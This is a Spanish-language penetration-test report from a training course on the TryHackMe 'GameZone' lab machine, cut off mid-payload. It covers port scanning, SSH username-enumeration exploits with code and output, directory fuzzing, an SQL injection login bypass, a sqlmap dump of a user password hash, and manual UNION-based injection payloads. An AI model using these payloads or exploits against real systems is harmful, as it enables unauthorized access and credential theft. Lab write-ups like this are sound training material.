	Informe de análisis de vulnerabilidades, explotación y resultados del reto Steel Mountain.				
	Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
	07/05/2024	xx/xx/2023	1.0	MQ-HM- GAME ZONE.	RESTRINGIDO



Informe de análisis de vulnerabilidades,
explotación y resultados del reto Eternal.

N.- MQ-HM- GAME ZONE

Generado por:

Hacker Mentor, Ing.
David Tafolla Recinos

Especialista de Ciberseguridad, Seguridad de la
Información

Fecha de creación:
17.05.2024

Índice

Contenido

1. Reconocimiento	3
2. Análisis de vulnerabilidades/debilidades	5
3. Explotación	12
Automatizado	12
Manual	¡Error! Marcador no definido.
15. Escalación de privilegios si/no	21
16. Banderas	21
17. Herramientas usadas	21
18. EXTRA Opcional	21
19. Conclusiones y Recomendaciones	¡Error! Marcador no definido.

1. Resumen Ejecutivo

Este informe documenta las vulnerabilidades descubiertas durante una prueba de penetración de la máquina virtual "GameZone" de TryHackMe. Se identificaron varias debilidades significativas, incluyendo una vulnerabilidad de inyección SQL y configuraciones incorrectas de permisos que permitieron la escalada de privilegios. Las recomendaciones proporcionadas tienen como objetivo mitigar estos riesgos y fortalecer la seguridad del sistema.

2. Alcance

El alcance de esta evaluación incluyó:

- **Servicios Web:** Evaluación de la aplicación web alojada en "GameZone".
- **Configuraciones del Sistema:** Revisión de permisos y configuraciones de archivos críticos.
- **Servicios de Red:** Escaneo y enumeración de puertos y servicios accesibles.
- No se realizaron pruebas de denegación de servicio ni ataques destructivos.

3. Metodología

3.1 Reconocimiento

Puertos abiertos descubiertos por nmap:

```
(hmstudent@kali)-[~/Clases_Pentesting/GameZone/Nmap]
└─$ sudo nmap -sS --min-rate 800 -p- --open -n -v -Pn 10.10.218.199 -oG allports.txt
[sudo] password for hmstudent:
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.93 ( https://nmap.org ) at 2024-05-16 20:16 EDT
Initiating SYN Stealth Scan at 20:16
Scanning 10.10.218.199 [65535 ports]
Discovered open port 80/tcp on 10.10.218.199
Discovered open port 22/tcp on 10.10.218.199
SYN Stealth Scan Timing: About 44.97% done; ETC: 20:18 (0:00:38 remaining)
Completed SYN Stealth Scan at 20:17, 54.67s elapsed (65535 total ports)
Nmap scan report for 10.10.218.199
Host is up (0.19s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
```

Puertos encontrados

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM- GAME ZONE

Versiones de puertos abiertos:

```
PORT STATE SERVICE REASON VERSION
22/tcp open  ssh      syn-ack ttl 63 OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu L
inux; protocol 2.0)
| ssh-hostkey:
| 2048 61ea89f1d4a7dca550f76d89c3af0b03 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDFJT10LKi0G+v4eFQU+P+CBodB0ru0QC+3C/n
Xv0JVer7yDWH6iRsFsevDoFwcq05MZBR/CDPCnLuhZzM1psx+5bp1Eiv3ec00PF1QjhAzsPwUcmFS
G1zAg+S757M+RFeRs0Jw0WMeV8N6aR3uBZQSDPwBHGps+mZZZRCssckJGQCZ4Qg/6PVFIwNGx9Uo
ftdMFyfNMU/TDZmoatz0/FNEJOHbR38dF/xw9s/HRhugrUsLdNHbYXShcY3B0Y2eLjnnuUWhYPmL
ZqgHuHr+eKnb1Ae3MB5LJTfZf30mWaqcDVI3wpvQK7ACC9S8nxL3vYlyzxlvucEZHM9ILBI70v
| 256 b37d72461ed341b66a911516c94aa5fa (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBKA
U00rx0z0b8C4AtiV+Q1z2yJ1DKw5Z2TA2UTS9Ee1AYJcMtM62+f7vGCgoTNN3eFj3lTvkt0t+nMYs
ipuCxdY=
| 256 536709dcfffb3a3efbfecfd86d4127ab (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIL6LScmHgHeP20MerYFiDsNPqgqFbsL+GsyeHb7
6kldv
80/tcp open  http      syn-ack ttl 63 Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-methods:
|_Supported Methods: GET HEAD POST OPTIONS
|_http-cookie-flags:
|_/:
|_PHPSESSID:
|_httponly flag not set
|_http-title: Game Zone
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Conversión del .xml a .html:

Online Hosts

10.10.218.199

Ports

Port	Protocol	State Reason	Service	Product	Version	Extra Info
22	tcp	open syn-ack	ssh	OpenSSH	7.2p2 Ubuntu 4ubuntu2.7	Ubuntu Linux; protocol 2.0

cpe:/a:openssh:openssh:7.2p2

ssh-hostkey

2048 61ea89f1d4a7dca550f76d89c3af0b03 (RSA)
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDFJT10LKi0G+v4eFQU+P+CBodB0ru0QC+3C/nXv0JVer7yDWH6iRsFsevDoFwcq05MZBR/CDPCnLuhZzM1psx+5bp1Eiv3ec00PF1QjhAzsPwUcmFSG1zAg+S757M+RFeRs0Jw0WMeV8N6aR3uBZQSDPwBHGps+mZZZRCssckJGQCZ4Qg/6PVFIwNGx9UoftdMFyfNMU/TDZmoatz0/FNEJOHbR38dF/xw9s/HRhugrUsLdNHbYXShcY3B0Y2eLjnnuUWhYPmLZqgHuHr+eKnb1Ae3MB5LJTfZf30mWaqcDVI3wpvQK7ACC9S8nxL3vYlyzxlvucEZHM9ILBI70v
256 b37d72461ed341b66a911516c94aa5fa (ECDSA)
ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBKAU00rx0z0b8C4AtiV+Q1z2yJ1DKw5Z2TA2UTS9Ee1AYJcMtM62+f7vGCgoTNN3eFj3lTvkt0t+nMYsipuCxdY=
256 536709dcfffb3a3efbfecfd86d4127ab (ED25519)
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIL6LScmHgHeP20MerYFiDsNPqgqFbsL+GsyeHb76kldv

| 80 | tcp | open syn-ack | http | Apache httpd | 2.4.18 | (Ubuntu) |

cpe:/a:apache:http_server:2.4.18

http-cookie-flags

/:
PHPSESSID:
httponly flag not set

http-title

Game Zone

http-server-header

IP, Puertos Sistema operativo

IP	10.10.218.199 10.10.211.15 10.10.146.91 (Cambio por que se acabó el tiempo de uso)
Sistema Operativo	Linux Ubuntu 2.7
Puertos/Servicios	22 -SSH 80 – HTTP

3.2 Análisis de vulnerabilidades/debilidades

Escaneo de vulnerabilidades con nmap:

```
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 63    OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu L
linux; protocol 2.0)
|_ vulners:
|_ cpe:/a:openbsd:openssh:7.2p2:
|_ PRION:CVE-2016-8858 7.8 https://vulners.com/prion/PRION:CVE-2
016-8858
|_ PRION:CVE-2016-6515 7.8 https://vulners.com/prion/PRION:CVE-2
016-6515
|_ PACKETSTORM:140070 7.8 https://vulners.com/packetstorm/PACKE
TSTORM:140070 *EXPLOIT*
|_ EXPLOITPACK:5BCA798C6BA71FAE29334297EC0B6A09 7.8 https://vulne
rs.com/exploitpack/EXPLOITPACK:5BCA798C6BA71FAE29334297EC0B6A09 *EXPLOIT*
|_ EDB-ID:40888 7.8 https://vulners.com/exploitdb/EDB-ID:40888 *
EXPLOIT*
|_ CVE-2016-8858 7.8 https://vulners.com/cve/CVE-2016-8858
|_ CVE-2016-6515 7.8 https://vulners.com/cve/CVE-2016-6515
|_ 1337DAY-ID-26494 7.8 https://vulners.com/zdt/1337DAY-ID-26
494
|_ *EXPLOIT*
|_ SSV:92579 7.5 https://vulners.com/seebug/SSV:92579 *EXPL
OIT*
```

Posibles vulnerabilidades del servicio ssh

```
80/tcp    open  http      syn-ack ttl 63    Apache httpd 2.4.18 ((Ubuntu))
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-cookie-flags:
|_ /:
|_ PHPSESSID:
|_ httponly flag not set
|_ vulners:
|_ cpe:/a:apache:http_server:2.4.18:
|_ PACKETSTORM:176334 7.5 https://vulners.com/packetstorm/PACKE
TSTORM:176334 *EXPLOIT*
|_ PACKETSTORM:171631 7.5 https://vulners.com/packetstorm/PACKE
TSTORM:171631 *EXPLOIT*
|_ OSV:BIT-APACHE-2023-25690 7.5 https://vulners.com/osv/OSV:B
IT-APACHE-2023-25690
|_ OSV:BIT-APACHE-2022-31813 7.5 https://vulners.com/osv/OSV:B
IT-APACHE-2022-31813
|_ OSV:BIT-APACHE-2022-23943 7.5 https://vulners.com/osv/OSV:B
IT-APACHE-2022-23943
|_ OSV:BIT-APACHE-2022-22720 7.5 https://vulners.com/osv/OSV:B
IT-APACHE-2022-22720
|_ OSV:BIT-APACHE-2021-44790 7.5 https://vulners.com/osv/OSV:B
```

Posibles vulnerabilidades del servicio http

Enumeración de usuario por openssh por searchsploit (45939.py):

1. Búsqueda de exploit en searchsploit:

```
(hstudent@kali) ~/Clases_Pentesting/GameZone/Exploit
$ searchsploit openssh 7.2

Exploit Title | Path
-----|-----
OpenSSH 2.3 < 7.7 - Username Enumeration | linux/remote/45233.py
OpenSSH 2.3 < 7.7 - Username Enumeration (PoC) | linux/remote/45210.py
OpenSSH 7.2 - Denial of Service | linux/dos/40888.py
OpenSSH 7.2p1 - (Authenticated) xauth Command Injection | multiple/remote/39569.py
OpenSSH 7.2p2 - Username Enumeration | linux/remote/40136.py
OpenSSH < 7.4 - 'UsePrivilegeSeparation Disabled' Forwarded Unix Domain Sockets Privilege Escalation | linux/local/40962.txt
OpenSSH < 7.4 - agent Protocol Arbitrary Library Loading | linux/remote/40963.txt
OpenSSH < 7.7 - User Enumeration (2) | linux/remote/45939.py
OpenSSHd 7.2p2 - Username Enumeration | linux/remote/40113.txt

Shellcodes: No Results
```

Possible exploit

***** SOLO PARA USO EDUCATIVO *****

N.- MQ-HM- GAME ZONE

2. Descarga del exploit:

```
(hmstudent@kali)-[~/Clases_Pentesting/GameZone/Exploit]
$ searchsploit -m linux/remote/45939.py
Exploit: OpenSSH < 7.7 - User Enumeration (2)
  URL: https://www.exploit-db.com/exploits/45939
  Path: /usr/share/exploitdb/exploits/linux/remote/45939.py
  Codes: CVE-2018-15473
  Verified: False
  File Type: Python script, ASCII text executable
  Copied to: /home/hmstudent/Clases_Pentesting/GameZone/Exploit/45939.py

(hmstudent@kali)-[~/Clases_Pentesting/GameZone/Exploit]
$ ls
45939.py
```

3. Modificación del exploit en Python para su ejecución:

```
try:
    transport.start_client()
except paramiko.ssh_exception.SSHException:
    print('[!] Failed to negotiate SSH transport')
    sys.exit(2)

try:
    transport.auth_publickey(username, paramiko.RSAKey.generate(2048))
except InvalidUsername:
    print("[!] {} is an invalid username".format(username))
    sys.exit(3)
except paramiko.ssh_exception.AuthenticationException:
    print("[+] {} is a valid username".format(username))
```

4. Ejecución del exploit:

```
(hmstudent@kali)-[~/Clases_Pentesting/GameZone/Exploit]
$ python 45939.py 10.10.218.199 admin
[+] admin is a valid username

(hmstudent@kali)-[~/Clases_Pentesting/GameZone/Exploit]
$ python 45939.py 10.10.218.199 guest
[+] guest is a valid username

(hmstudent@kali)-[~/Clases_Pentesting/GameZone/Exploit]
$ python 45939.py 10.10.218.199 taf16
[+] taf16 is a valid username

(hmstudent@kali)-[~/Clases_Pentesting/GameZone/Exploit]
$ python 45939.py 10.10.218.199 root
[+] root is a valid username
```

Posible errores en los resultados ya que valida cualquier usuario

***** SOLO PARA USO EDUCATIVO *****

N.- MQ-HM- GAME ZONE

Enumeración de usuario por openssh por searchsploit (40136.py):

1. Búsqueda de exploit en searchsploit:

```
(hmstudent@kali)-[~/Clases_Pentesting/GameZone/Exploit]
$ searchsploit openssh 7.2
```

Exploit Title	Path
OpenSSH 2.3 < 7.7 - Username Enumeration	linux/remote/45233.py
OpenSSH 2.3 < 7.7 - Username Enumeration (linux/remote/45210.py
OpenSSH 7.2 - Denial of Service	linux/dos/40888.py
OpenSSH 7.2p1 - (Authenticated) xauth Comm	multiple/remote/39569.py
OpenSSH 7.2p2 - Username Enumeration	linux/remote/40136.py
OpenSSH < 7.4 - 'UsePrivilegeSeparation Di	linux/local/40962.txt
OpenSSH < 7.4 - agent Protocol Arbitrary L	linux/remote/40963.txt
OpenSSH < 7.7 - User Enumeration (2)	linux/remote/45939.py
OpenSSHd 7.2p2 - Username Enumeration	linux/remote/40113.txt

Shellcodes: No Results

Exploit a utilizar

2. Descarga del exploit:

```
(hmstudent@kali)-[~/Clases_Pentesting/GameZone/Exploit]
$ searchsploit -m linux/remote/40136.py
```

Exploit: OpenSSH 7.2p2 - Username Enumeration
URL: https://www.exploit-db.com/exploits/40136
Path: /usr/share/exploitdb/exploits/linux/remote/40136.py
Codes: CVE-2016-6210
Verified: False
File Type: Python script, ASCII text executable
Copied to: /home/hmstudent/Clases_Pentesting/GameZone/Exploit/40136.py

Ubicación de guardado del exploit

3. Ejecución del exploit:

```
(hmstudent@kali)-[~/Clases_Pentesting/GameZone/Exploit]
$ python 40136.py -u root 10.10.211.15
```

User name enumeration against SSH daemons affected by CVE-2016-6210
Created and coded by 0_o (nu11.nu11 [at] yahoo.com), PoC by Eddie Harari

```
Traceback (most recent call last):
  File "/home/hmstudent/Clases_Pentesting/GameZone/Exploit/40136.py", line 62
    , in get_banner
      ssh.connect(hostname = host, port = port, username = 'invalidinvalidinval
id', password = 'invalidinvalidinvalid')
  File "/home/hmstudent/.local/lib/python3.11/site-packages/paramiko/client.p
y", line 409, in connect
    raise NoValidConnectionsError(errors)
paramiko.ssh_exception.NoValidConnectionsError: [Errno None] Unable to connec
t to host 10.10.211.15
```

Errores al ejecutar el exploit

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM- GAME ZONE

4. Prueba Manual de conexión ssh (Puerto cerrado)

```
(hmstudent@kali)-[~/Clases_Pentesting/GameZone/Exploit]
$ ssh root@10.10.211.15
ssh: connect to host 10.10.211.15 port 22: Connection refused
```

Fuzzing de la página web:

1. Wfuzz:


```
*****
* Wfuzz 3.1.0 - The Web Fuzzer *
*****

Target: http://10.10.211.15/FUZZ
Total requests: 4614

=====
ID           Response  Lines  Word  Chars  Payload
=====
000000012:  403        11 L   32 W   296 Ch  ".htaccess"
000000011:  403        11 L   32 W   291 Ch  ".hta"
000000001:  200       110 L  319 W  4502 Ch  "http://10.10.211.15/"
000000013:  403        11 L   32 W   296 Ch  ".htpasswd"
000002021:  200       110 L  319 W  4502 Ch  "index.php"
000003588:  403        11 L   32 W   300 Ch  "server-status"

Total time: 0
Processed Requests: 4614
Filtered Requests: 4608
Requests/sec.: 0
```

Index.php:



***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM- GAME ZONE

2. Gobuster:

```
(hmsstudent@kali)~[~/GameZone/Exploit]
$ gobuster dir -u http://10.10.211.15/ -t 20 -w /usr/share/wordlists/dirb/big.txt -x .php .html


Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.211.15/
[+] Method: GET
[+] Threads: 20
[+] Wordlist: /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: php
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

[+] /htaccess (Status: 403) [Size: 296]
[+] /htpasswd (Status: 403) [Size: 296]
[+] /htaccess.php (Status: 403) [Size: 300]
[+] /htpasswd.php (Status: 403) [Size: 300]
[+] /images (Status: 301) [Size: 313] [→ http://10.10.211.15/images/]
[+] /index.php (Status: 200) [Size: 4502]
[+] /portal.php (Status: 302) [Size: 0] [→ index.php]
[+] /server-status (Status: 403) [Size: 300]
Progress: 40938 / 40940 (100.00%)
```

Directorio de las imágenes:



Información de la página por whatweb:

```
(hmsstudent@kali)~[~/GameZone/Exploit]
$ whatweb http://10.10.211.15/

WhatWeb report for http://10.10.211.15/
Status : 200 OK
Title : Game Zone
IP : 10.10.211.15
Country : RESERVED, ZZ

Summary : Apache[2.4.18], Cookies[PHPSESSID], HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)], PasswordField[password]

Detected Plugins:
[ Apache ]
The Apache HTTP Server Project is an effort to develop and maintain an open-source HTTP server for modern operating systems including UNIX and Windows NT. The goal of this project is to provide a secure, efficient and extensible server that provides HTTP services in sync with the current HTTP standards.
Version : 2.4.18 (from HTTP Server Header)
Google Dorks: (3)
Website : http://httpd.apache.org/

[ Cookies ]
Display the names of cookies in the HTTP headers. The values are not returned to save on space.
String : PHPSESSID

[ HTTPServer ]
HTTP server header string. This plugin also attempts to identify the operating system from the server header.
OS : Ubuntu Linux
String : Apache/2.4.18 (Ubuntu) (from server string)

[ PasswordField ]
find password fields
```


***** SOLO PARA USO EDUCATIVO *****
N.- MQ-HM- GAME ZONE

Inyección SQL para acceder al panel de página:


1. Colocar ' or 1=1 -- - en el "Log in" para el acceso a la plataforma:



2. Acceso a la página



Vulnerabilidades según Nessus:



***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM- GAME ZONE

Ejemplo Reporte resumen de Nessus, auxiliares de metaexploit

Puerto	Vulnerabilidad
22	Enumeración de usuarios
80	SQL Injection
80	Ver directorios mediante Fuzzing (Directory listing)


3.3 Explotación

Proceso manual/ automatizado.

Automatizado

Explotación mediante SQLMap

1. Guardado de la petición interceptada en Burp Suite:



2. Explotación mediante SQLMap



***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM- GAME ZONE

```
[12:43:52] [INFO] recognized possible password hashes in column 'pwd'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] n
do you want to crack them via a dictionary-based attack? [Y/n/q] n
Database: db
Table: users
[1 entry]
+-----+-----+
| pwd | username |
+-----+-----+
| ab5db915fc9cea6c78df88106c6500c57f2b52901ca6c0c6218f04122c3efd14 | agent47 |
+-----+-----+

Hash encontrado en la explotación
User


[12:44:49] [INFO] table 'db.users' dumped to CSV file '/home/hmstudent/.local/share/sqlmap/output/10.10.146.91/dump/db/users.csv'
[12:44:49] [INFO] fetched data logged to text files under '/home/hmstudent/.local/share/sqlmap/output/10.10.146.91'

[*] ending @ 12:44:49 /2024-05-17/
```

Manual

Explotación mediante inyección sql con Burp Suite:

3. Búsqueda de caracteres que rompan con consulta sql mediante la creación de un payload:



***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM- GAME ZONE

4. Localización de carácter especial que cumple la función de romper la consulta:

The screenshot shows the Burp Suite interface. At the top, there's a tab labeled 'Results' with sub-tabs for 'Positions', 'Payloads', 'Resource pool', and 'Settings'. Below this is a table with columns: Request, Payload, Status code, Error, Timeout, Length, and Comment. A red arrow points to the 'Error' column for request 1, which contains the text 'Carácter de ' que rompe la consulta'. Below the table, there's a 'Request' and 'Response' section. The 'Response' section shows a preview of a web page titled 'Game Zone Portal'. A red box highlights an error message in the response: 'You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '' at line 1'. A red arrow points to this message with the text 'Error diferente al resto de caracteres puestos'.

5. Saber la cantidad de columnas que hay en la BD:

- Utilización de la petición "' ORDER BY 100#"

The screenshot shows a web browser window with the address '10.10.211.15/portal.php'. The page title is 'Game Zone Portal'. There's a search bar with the text 'Search for a game review:' and a 'Search!' button. Below the search bar, there's a table with columns 'Title' and 'Review'. A red box highlights an error message in the 'Review' column: 'Unknown column '100' in 'order clause''. Below the table, there's a red text overlay that says 'Error de la cantidad de columnas no es valida'.

- Automatizar el proceso por payloads y poniendo el filtro de error (3 columnas):

The screenshot shows the Burp Suite interface. At the top, there's a tab labeled 'Results' with sub-tabs for 'Positions', 'Payloads', 'Resource pool', and 'Settings'. Below this is a table with columns: Request, Payload, Status code, Error, Timeout, Length, and Comment. A red box highlights the first three rows of the table (requests 1, 2, and 3). A red arrow points to the 'Error' column for request 3, which contains the text 'Cantidad de columnas que no muestran el error del filtro puesto'. Below the table, there's a 'Request' and 'Response' section. The 'Response' section shows a preview of a web page titled 'Game Zone Portal'. A red box highlights an error message in the response: 'Unknown column '100' in 'order clause''. Below the table, there's a red text overlay that says 'Error de la cantidad de columnas no es valida'.

***** SOLO PARA USO EDUCATIVO *****

N.- MQ-HM- GAME ZONE

6. Saber la versión de la BD que tiene corriendo y el usuario:

```
.4 Connection: close
.5
.6 searchitem=' UNION SELECT NULL, @@HOSTNAME, @@VERSION#
```

No se ve porque es la columna del ID

Response

Game Zone Portal

Search for a game review: Search!

Title	Review
gamezone	5.7.27-0ubuntu0.16.04.1

User

Versión de la BD

7. Extraer todas las BD disponibles en la vm

```
15
16 searchitem=' UNION SELECT NULL, NULL, SCHEMA_NAME FROM information_schema.SCHEMATA#
```

Response

Game Zone Portal

Search for a game review: Search!

Title	Review
	information_schema db mysql performance_schema sys

BD disponibles

8. Ver BD utilizada y usuario actual:

```
16 searchitem=' UNION SELECT NULL, user(), database()#
```

Response

Game Zone Portal

Search for a game review: Search!

Title	Review
root@localhost	db

User actual

BD utilizada

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM- GAME ZONE

9. Enumera las tablas de la base db:

```
15
16 searchitem=' UNION SELECT NULL,NULL, TABLE_NAME FROM information_schema.TABLES WHERE
TABLE_SCHEMA='db' #
```

Search...

Response

Pretty Raw Hex Render

Game Zone Portal

Search for a game review: Search!

Title	Review
	post
	users

Tablas disponibles

10. Dumpear columnas disponibles de la tabla users:

```
5
6 searchitem=' UNION SELECT NULL,NULL, COLUMN_NAME FROM information_schema.COLUMNS WHERE
